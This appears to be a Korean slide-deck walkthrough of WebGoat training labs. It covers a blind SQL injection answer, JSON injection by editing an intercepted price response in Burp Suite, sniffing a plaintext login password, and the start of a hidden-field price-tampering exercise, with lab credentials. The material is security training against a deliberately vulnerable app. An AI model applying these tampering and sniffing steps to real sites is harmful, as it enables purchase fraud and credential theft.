Reference Ascii Values: 'A' = 65 'Z' = 90 'a' = 97 'z' = 122

The goal is to find the value of the field **name** in table **pins** for the row with the **cc\_number** of **4321432143214321**. The field is of type varchar, which is a string.

Put the discovered name in the form to pass the lesson. Only the discovered name should be put into the form field, paying close attention to the spelling and capitalization.

Enter your Account Number:  Go!

Account number is valid

# 1 <실습> WebGoat

## • 실습 풀이

### – 공격 서버에서 페이지에 주어진 문제 정답 확인

- » “Enter Your Account Number:”에 앞의 과정에서 알아낸 단어 입력  
# Jill

**Congratulations. You have successfully completed this lesson.**

The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database.

Reference Ascii Values: 'A' = 65 'Z' = 90 'a' = 97 'z' = 122

The goal is to find the value of the field **name** in table **pins** for the row with the **cc\_number** of **4321432143214321**. The field is of type varchar, which is a string.

Put the discovered name in the form to pass the lesson. Only the discovered name should be put into the form field, paying close attention to the spelling and capitalization.

Enter your Account Number:

# 1 <실습> WebGoat

## • 실습번호 # 1.3.2.1.8 인젝션(OWASP Top 10 중 A1:2017)

### - 실습 목표

» JSON Injection에 대해 취약점을 알 수 있습니다.

### - 실습 환경

목적	ID/PW	IP
Kali	root/toor	10.10.1.99
WebGoat	guest/guest	10.10.1.143:8080

\* 아래의 사진의 IP가 다를 수 있습니다.

### - 실습 문제 구성

» 보스톤, MA - 공항 코드 BOS에서 시애틀, WA - 공항 코드 SEA로 여행 중입니다. 공항의 3 자리 코드를 입력하면 티켓 가격을 묻는 AJAX 요청이 실행됩니다. 이용 가능한 두 항공편이 있으며, 정차역이 없는 비싼 항공편과 2 정거장의 저렴한 요금이 있음을 알 수 있습니다. 귀하의 목표는 멈추지 않고 값이 싼 가격에 하나를 얻으려고 하는 것입니다..

# 1 <실습> WebGoat

- 실습 풀이
  - 공격 서버에서 문제 선택
    - » AJAX Security
      - » JSON Injection 선택

The screenshot shows a Mozilla Firefox browser window titled "WebGoat - Mozilla Firefox". The address bar displays the URL: 192.168.93.144:8080/WebGoat/start.mvc#attack/1426618575/400. The main content area is titled "JSON Injection". On the left, there's a sidebar menu with various security challenges listed under "WEBGOAT". The "JSON Injection" item is highlighted with a red box. The main content area contains instructions and two input fields: "From:" and "To:". Below these fields is a "Submit" button. At the top of this section are five buttons: "Show Source", "Show Solution", "Show Plan", "Show Hints", and "Restart Lesson". To the right of the main content, there are two sections: "Cookies / Parameters" and "Parameters". The "Cookies / Parameters" section shows the following details:

name	JSESSIONID
value	B3693EC7EF1F580FAF7391FA9B78EEFB
comment	
domain	
maxAge	-1
path	
secure	false
version	0
httpOnly	false

The "Parameters" section shows the following details:

scr	1426618575
menu	400
stage	
num	

# 1 <실습> WebGoat

- 실습 풀이
  - 공격 서버에서 프록시를 잡고 Burp Suite 실행  
» From : BOS / To : SEA

WebGoat - Mozilla Firefox

192.168.93.144:8080/WebGoat/start.mvc#attack/1426618575/400

JSON Injection

From: BOS

To: SEA

Submit

Cookies / Parameters

Cookie/s	
name	JSESSIONID
value	B3693EC7EF1F580FAF7391FA9878EEFB
comment	
domain	
maxAge	-1
path	
secure	false
version	0
httpOnly	false

Parameters


scr	1426618575
menu	400
stage	
num	

# 1 <실습> WebGoat

## • 실습 풀이

### - 공격 서버에서 프록시 설정 후 Burp Suite를 실행


» 마우스 오른쪽 클릭 → Do Intercept → Response to this request



## • 실습 풀이

### - 공격 서버에서 매개 변수 값 변경

- » \$600 -> \$100
- » \$300 -> \$600



The screenshot shows the Burp Suite Community Edition interface in Intercept mode. The request and response tabs are visible. The response content is a JSON object. A red box highlights the "stops" field in the JSON, which is being modified from "0" to "2". An arrow points from the original value to the new value, which is "\$100" for the first stop and "\$600" for the second stop. The modified JSON is shown below:

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Cache-Control: no-cache
Content-Type: text/html
Date: Thu, 20 Sep 2018 13:47:39 GMT
Connection: close
Content-Length: 169

{
  "From": "Boston",
  "To": "Seattle",
  "Options": [
    {"stops": "0", "transit": "N/A", "price": "$600"}, // Original value
    {"stops": "2", "transit": "Newark,Chicago", "price": "$300"} // Modified value
  ]
}
```

# 1 <실습> WebGoat

- 실습 풀이
  - 공격 서버에서 값이 싸진 N/A 선택 후 Submit

The screenshot shows a Firefox browser window titled "WebGoat - Mozilla Firefox" with the URL `192.168.93.144:8080/WebGoat/start.mvc#attack/1426618575/400`. The page is titled "JSON Injection". On the left, there's a sidebar with various security challenges like Introduction, General, Access Control Flaws, etc. The "JSON Injection" challenge is selected. The main content area has fields for "From" (BOS) and "To" (SEA). Below these are two rows of flight information:

No of Stops	Stops	Prices
<input checked="" type="radio"/> 0	N/A	\$100
<input type="radio"/> 2	Newark,Chicago	\$600

A red box highlights the "0" radio button, the "N/A" stop entry, and the "\$100" price. A red button labeled "Submit" is also highlighted. To the right, there's a "Cookies / Parameters" panel showing session details and a "Parameters" panel with "scr", "menu", "stage", and "num" fields.

# 1 <실습> WebGoat

- 실습 풀이
  - 공격 서버에서 결과 확인

The screenshot shows a Firefox browser window titled "WebGoat - Mozilla Firefox" with the URL "192.168.93.144:8080/WebGoat/start.mvc#attack/1426618575/400". The page displays the "JSON Injection" lesson from the Kali Linux distribution. A red box highlights the message "Congratulations. You have successfully completed this lesson." Below this, there is a form with fields for "From:" and "To:", and a "Submit" button. To the right, there are two panels: "Cookies / Parameters" and "Parameters". The "Cookies / Parameters" panel shows a table with columns "name", "value", "comment", "domain", "maxAge", "path", "secure", "version", and "httpOnly". The "Parameters" panel shows a table with columns "scr", "menu", and "stage".

name	value	comment	domain	maxAge	path	secure	version	httpOnly
JSESSIONID	B3693EC7EF1F580FAF7391FA9B78EEFB			-1		false	0	false

scr	menu	stage
1426618575	400	num

## 2 <실습> WebGoat

### • 실습번호 # 1.3.2.2 취약한 인증(OWASP Top 10 중 A2:2017)

#### - 실습 목표

» 안전하지 않은 로그인(Insecure Login)에 대해 취약점을 알 수 있습니다.

#### - 실습 환경

목적	ID/PW	IP
Kali	root/toor	10.10.1.99
WebGoat	guest/guest	10.10.1.143:8080

\* 아래의 사진의 IP가 다를 수 있습니다.

#### - 실습 문제 구성

» 피해자 PC 서버는 Insecure Login 취약점 공격을 통해 Jack이라는 사용자 ID와 password 값이 페이지에 저장되어 노출된 피해가 나타났다. 이때 공격을 받은 사용자 password를 확인하고 암호가 일반 텍스트로 전송 되어야 할지 어떤 프로토콜로 전송을 해야 할지 정한 후 제출하시오.

## 2 <실습> WebGoat

- 실습 풀이
  - 공격 서버에서 문제 선택
    - » Insecure Communication
      - » Insecure Login 선택
      - » 웹 개발자 도구 또는 Burp Suite 의 방법으로 확인 가능

WebGoat - Mozilla Firefox

192.168.93.144:8080/WebGoat/start.mvc#attack/1525997619/1300

Most Visited: Offensive Security, Kali Linux, Kali Docs, Kali Tools, Exploit-DB, Aircrack-ng, Kali Forums, NetHunter, Kali Training, Getting Started

Show Source | Show Solution | Show Plan | Show Hints | Restart Lesson

General, Access Control Flaws, AJAX Security, Authentication Flaws, Buffer Overflows, Code Quality, Concurrency, Cross-Site Scripting (XSS), Improper Error Handling, Injection Flaws, Denial of Service, **Insecure Communication**, **Insecure Login**, Insecure Storage, Malicious Execution, Parameter Tampering, Session Management Flaws, Web Services, Admin Functions, Challenge

For this lesson you need to have a server client setup. Please refer to the Tomcat Configuration in the Introduction section.

Stage1: In this stage you have to sniff the password. And answer the question after the login.

Goat Hills Financial Human Resources

Enter your name:  Enter your password:

Submit

Cookies / Parameters

Cookie/s	
name	JSESSIONID
value	B6EC74C81468791C151F38F6FD0D11C4
comment	
domain	
maxAge	-1
path	
secure	false
version	0
httpOnly	false

Parameters


scr	1525997619
menu	1300
stage	
num	

## 2 <실습> WebGoat

### • 실습 풀이

#### - 공격 서버에서 해당 문제 페이지에서 개발자도구 사용 1

» 마우스 오른쪽 클릭 후 Inspect Element(Q) 선택



## 2 <실습> WebGoat

### • 실습 풀이

#### - 공격 서버에서 해당 문제 페이지에서 개발자도구 사용 2

- » password 부분의 value 값에 sniffy 라는 문자가 화면상에 출력
- » input value = "sniffy" 확인

The screenshot shows a Mozilla Firefox browser window with the title 'WebGoat - Mozilla Firefox'. The address bar displays the URL: 192.168.93.144:8080/WebGoat/start.mvc#attack/1525997619/1300. The main content area shows a login form for 'Goat Hills Financial Human Resources'. The 'Enter your name:' field contains 'Jack'. The 'Enter your password:' field contains five red dots, and its value is also visible in the developer tools under the Network tab. The developer tools are open, showing the HTML structure and the CSS styles applied to the elements. The CSS for the input field is from 'bootstrap.min.css:7'.

```
<tr></tr>
<tr>
  <td>Enter your password:</td>
  <td>
    <input value="sniffy" name="clear_pass" readonly="" type="PASSWORD">
  </td>
</tr>
<tr></tr>
</tbody>
</table>
```


```
Rules Computed Animations Fonts
Filter Styles
This Element
element { }
input, button, select, textarea { font-family: inherit; font-size: inherit; line-height: inherit; }
input { line-height: normal; }
button, input, optgroup, select, textarea { color: inherit; font: inherit; margin: 0; }
```

# 5 <실습> WebGoat

## • 실습 풀이

- 공격 서버에서 프록시 설정 후 Burp Suite를 이용하여 확인

» clear\_pass=sniffy 확인



## 2 <실습> WebGoat

### • 실습 풀이

#### - 공격 서버에서 password 확인 구간에 입력

» What was the password 부분에 sniffy 입력

WebGoat - Mozilla Firefox

192.168.93.144:8080/WebGoat/start.mvc#attack/1525997619/1300

General

- Access Control Flaws
- AJAX Security
- Authentication Flaws
- Buffer Overflows
- Code Quality
- Concurrency
- Cross-Site Scripting (XSS)
- Improper Error Handling
- Injection Flaws
- Denial of Service
- Insecure Communication
- Insecure Login**
- Insecure Storage
- Malicious Execution
- Parameter Tampering
- Session Management Flaws
- Web Services
- Admin Functions
- Challenge

For this lesson you need to have a server client setup. Please refer to the Tomcat Configuration in the Introduction section.

Stage1: In this stage you have to sniff the password. And answer the question after the login.

Goat Hills Financial  
Human Resources

Firstname: jack  
Lastname: Sparrow  
Credit Card Type: MC  
Credit Card Number: 68659365

Logout

What was the password?  Submit

**Cookies / Parameters**


name	value	comment	domain	maxAge	path	secure	version	httpOnly
JSESSIONID	B6EC74C81468791C151F38F6FD0D11C4			-1		false	0	false

**Parameters**

scr	menu	stage	num
1525997619	1300		

## 2 <실습> WebGoat

- 실습 풀이
  - 공격 서버에서 Stage 1 성공  
» Submit를 눌러 다음으로 진행



The screenshot shows a Mozilla Firefox window titled "WebGoat - Mozilla Firefox". The address bar displays the URL: "192.168.93.144:8080/WebGoat/start.mvc#attack/1525997619/1300". The main content area shows a completed challenge for "Stage 1". A message at the top says: "Stage2: Now you have to change to a secure connection. The URL should start with https:// If your browser is complaining about the certificate just ignore it. Sniff again the traffic and answer the questions". Below this, a success message reads: "\* You completed Stage 1!". A modal window titled "Goat Hills Financial Human Resources" contains fields for "Enter your name:" (Jack) and "Enter your password:" (redacted). A "Submit" button is visible. To the right of the browser window, there are two panels: "Cookie/s" and "Parameters". The "Cookie/s" panel shows a single cookie entry: JSESSIONID = B6EC74C81468791C151F38F6FD0D11C4. The "Parameters" panel shows parameters: SCR = 1525997619, menu = 1300, stage = num.

## 2 <실습> WebGoat

### • 실습 풀이

#### - 공격 서버에서 사용자 정보에 대한 전송

- » 암호가 일반 텍스트로 전송됩니까? 아니오(NO)
- » 어떤 프로토콜이 전송에 사용됩니까? TLS

The screenshot shows a Firefox browser window titled "WebGoat - Mozilla Firefox". The address bar displays the URL: 192.168.93.144:8080/WebGoat/start.mvc#attack/1525997619/1300. The page content is as follows:

**For this lesson you need to have a server client setup. Please refer to the Tomcat Configuration in the Introduction section.**

Stage2: Now you have to change to a secure connection. The URL should start with https:// If your browser is complaining about the certificate just ignore it. Sniff again the traffic and answer the questions

**Goat Hills Financial Human Resources**

Firstname: Jack  
Lastname: Sparrow  
Credit Card Type: MC  
Credit Card Number: 68659365

Logout

Is the password still transmitted in plaintext?  No  Yes

Which protocol is used for the transmission?  SSL  TLS

Submit

**Cookies / Parameters**

Cookie/s	
name: JSESSIONID	value: B6EC74C81468791C151F38F6FD0D11C4
comment:	
domain:	
maxAge:	-1
path:	
secure:	false
version:	0
httpOnly:	false

**Parameters**

scr: 1525997619	
menu: 1300	
stage:	
num:	

## 2 <실습> WebGoat

- 실습 풀이
  - 공격 서버에서 Stage 2 성공

The screenshot shows a Mozilla Firefox window titled "WebGoat - Mozilla Firefox". The address bar displays the URL: 192.168.93.144:8080/WebGoat/start.mvc#attack/1525997619/1300. The main content area shows a "Congratulations. You have successfully completed this lesson." message. Below it, instructions for the next stage are provided: "For this lesson you need to have a server client setup. Please refer to the Tomcat Configuration in the Introduction section." A note for Stage 2 states: "Stage2: Now you have to change to a secure connection. The URL should start with https:// If your browser is complaining about the certificate just ignore it. Sniff again the traffic and answer the questions." Below this is a login form for "Goat Hills Financial Human Resources". The "Enter your name:" field contains "Jack" and the "Enter your password:" field contains "\*\*\*\*\*". A "Submit" button is visible. To the right of the browser window is a sidebar titled "Cookies / Parameters". It lists the following cookie parameters:

name	value	comment
JSESSIONID	B6EC74C81468791C151F38F6FD0D11C4	
maxAge	-1	
path		false
secure		0
version	0	false
httpOnly		

Below the cookies is a "Parameters" section with the following entries:

scr	menu	stage	num
1525997619	1300		

### 3 <실습> WebGoat

#### • 실습번호 # 1.3.2.3 민감한 데이터 노출(OWASP Top 10 중 A3:2017)

##### - 실습 목표

» 숨겨진 필드 사용(Exploit Hidden Fields)에 대해 취약점을 알 수 있습니다.

##### - 실습 환경

목적	ID/PW	IP
Kali	root/toor	10.10.1.99
WebGoat	guest/guest	10.10.1.143:8080

\* 아래의 사진의 IP가 다를 수 있습니다.

##### - 실습 문제 구성

» 피해자 PC 서버는 숨겨진 필드 사용(Exploit Hidden Fields) 취약점 공격을 통해 구입 가격보다 낮은 가격으로 물건을 구매하여라.

# 3 <실습> WebGoat

- 실습 풀이
  - 공격 서버에서 문제 선택
    - » Parameter Tampering
    - » Exploit Hidden Fields 선택

WebGoat - Mozilla Firefox

192.168.93.144:8080/WebGoat/start.mvc#attack/1863884331/1700

Most Visited ▾

- AjAX Security
- Authentication Flaws
- Buffer Overflows
- Code Quality
- Concurrency
- Cross-Site Scripting (XSS)
- Improper Error Handling
- Injection Flaws
- Denial of Service
- Insecure Communication
- Insecure Storage
- Malicious Execution
- Parameter Tampering**
- Bypass HTML Field Restrictions
- XML External Entity (XXE)
- Exploit Hidden Fields**
- Exploit Unchecked Email
- Bypass Client Side JavaScript Validation
- Session Management Flaws
- Web Services
- Admin Functions
- Challenge

already.

## Shopping Cart

Shopping Cart Items -- To Buy Now	Price	Quantity	Total
56 inch HDTV (model KTV-551)	\$2999.99	1	\$2999.99

The total charged to your credit card: \$2999.99

UpdateCart Purchase

Cookie/s

name	JSESSIONID
value	B6EC74C81468791C151F38F6FD0D11C4
comment	
domain	
maxAge	-1
path	
secure	false
version	0
httpOnly	false

Parameters

scr	1863884331
menu	1700
stage	
num	

# 3 <실습> WebGoat

## • 실습 풀이

### - 공격 서버에서 브라우저의 개발자 도구 이용

- » HIDDEN이 있는 필드까지 이동
- » Input type="HIDDEN" 확인


The screenshot shows a Mozilla Firefox window with the title "WebGoat - Mozilla Firefox". The address bar displays the URL: 192.168.93.144:8080/WebGoat/start.mvc#attack/1863884331/1700. The main content area shows a "Shopping Cart" page. A table lists a single item: "56 inch HDTV (model KTV-551)" with a price of \$2999.99. Below the table, a message says "The total charged to your credit card: \$2999.99". At the bottom, there are "UpdateCart" and "Purchase" buttons. The developer tools (F12 key) are open, specifically the "Elements" tab under the "Inspector" panel. The "Rules" tab is selected. In the element tree, a table row is selected, and its corresponding CSS rules are shown in the "Rules" tab. One rule, located in bootstrap.min.css:7, highlights an input field with the selector ".form-control" and the property "border: 1px solid #ccc; border-radius: 4px; padding: 8px; width: 100%; height: 35px;". This input field is highlighted with a red box in the screenshot. The "Computed" tab shows the final styles applied to the element, and the "Animations" and "Fonts" tabs are also visible.

